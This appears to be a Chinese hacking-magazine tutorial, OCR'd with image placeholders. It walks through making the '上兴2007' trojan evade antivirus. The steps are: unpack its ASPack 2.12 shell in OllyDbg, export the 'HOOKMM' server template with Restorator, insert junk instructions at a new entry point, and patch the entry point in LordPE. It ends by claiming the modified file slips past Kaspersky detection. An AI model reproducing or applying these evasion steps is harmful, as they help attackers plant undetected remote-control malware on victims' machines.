


图1




图2






图4

一、手工脱“ASPack 2.12”壳

因为要将“HOOKMM”文件导出来才能制作免杀处理，可是上兴2007客户端程序是加了壳的，这样就不能直接使用


图5


图6

Restorator 把“HOOKMM”文件导出来了，必须要先脱壳，如图1。经使用 PEiD 检查发现是 ASPack 2.12 的壳，如图2。这个壳比较容易脱，我们可以使用专用脱壳机脱壳或手工脱壳。

运行 OLLYDBG 载入上兴 2007 客户端，上兴 2007 客户端载入后停留在 006E7001 这个地方，按 F8 键单步运行，注意右边 esp（堆栈针寄存器）和 EIP（指令指针寄存器），同时变红的时候就停下来，如图3。选中 ESP 点击鼠标右键，选择“数据窗口中跟随”，如图4。

在数值下面点击鼠标右键，选择菜单中“断点”—“硬件访问”—“WORD”命令，如图5。按 F9 键运行程序来到断点，然后按三下 F8 键单步运行，经转跳就来到程序的 OEP，也就是程序的新入口点，即 0057EDF8 这个地址，如图6。

我们在该地址上点击鼠标右键，选择“用 OLLyDump 脱壳调试进程”命令，在弹出的窗口中点击“脱壳”命令，将我们修改的程序另存为 test.exe，如图7。再次使用 PEiD 检查，发现是 Borland Delphi 6.0 - 7.0，脱壳成功，如图8。




图 7





图 8

二、导出“HOOKMM”文件

运行 Restorator 载入已脱壳的上兴 2007 客户端，在“RCData”的目录，选中“HOOKMM”单击鼠标右键，选择“导出”—“导出为”—“导出为”命令，在弹出的窗口中将


图 9

这部分资源另存为“HOOKMM.exe”，如图9。导出的“HOOKMM.exe”文件使用卡巴斯基进行检测，不用看也知道肯定会报警的。

三、免杀“HOOKMM”

免杀“HOOKMM”只能通过加花或定位特征码，不能加壳处理，因为“HOOKMM”是服务端的母体，配置木马服务端时会按照“HOOKMM”母体服务端生成一个新的个体服务端，然后再根据用户的配置信息进行配置这个新的木马服务端。如果加壳导入客户端里，进行配置木马服务端时就会被拒绝修改，这样就不能正常上线了。想加壳的朋友还是待生成服务端之后再进行加壳吧。

运行 OLLYDBG 载入“HOOKMM.exe”，载入程序后停留在 0049B0BC 这个地方，也就是入口点了，把它记录下来。随便找到程序的空位，我找的是 0049B15E 这个地址，点击鼠标右键，选择“二进制”菜单中的“使用 NOP 填充”命令。点击鼠标右键，选择“汇编”命令，在弹出的“汇编”窗口加入花指令，如图10。把新入口点记录下来，即 0049B15E 这个地方。




图 10

点击鼠标右键，选择“复制到可执行文件”—“全部选择”命令。接着弹出一个标题为“复制所选到可执行文件”窗口，并点击其中的“全部复制”按钮，最后在弹出的新窗口中点击鼠标右键，接着点击“保存文件”命令，将我们修改的程序另存为“HOOKMMtext.exe”。由于刚才对文件头进行了修改，这里需要利用 LordPE 更改文件入口点。运行 LordPE，选择“PE 编辑器”命令把“HOOKMMtext.exe”载入，将入口点 0009B0BC 改成 0009B15E，选择“保存”，再选择确定，如图11。经测试“HOOKMMtext.exe”已经成功躲过了卡巴斯基的检测。




图 11

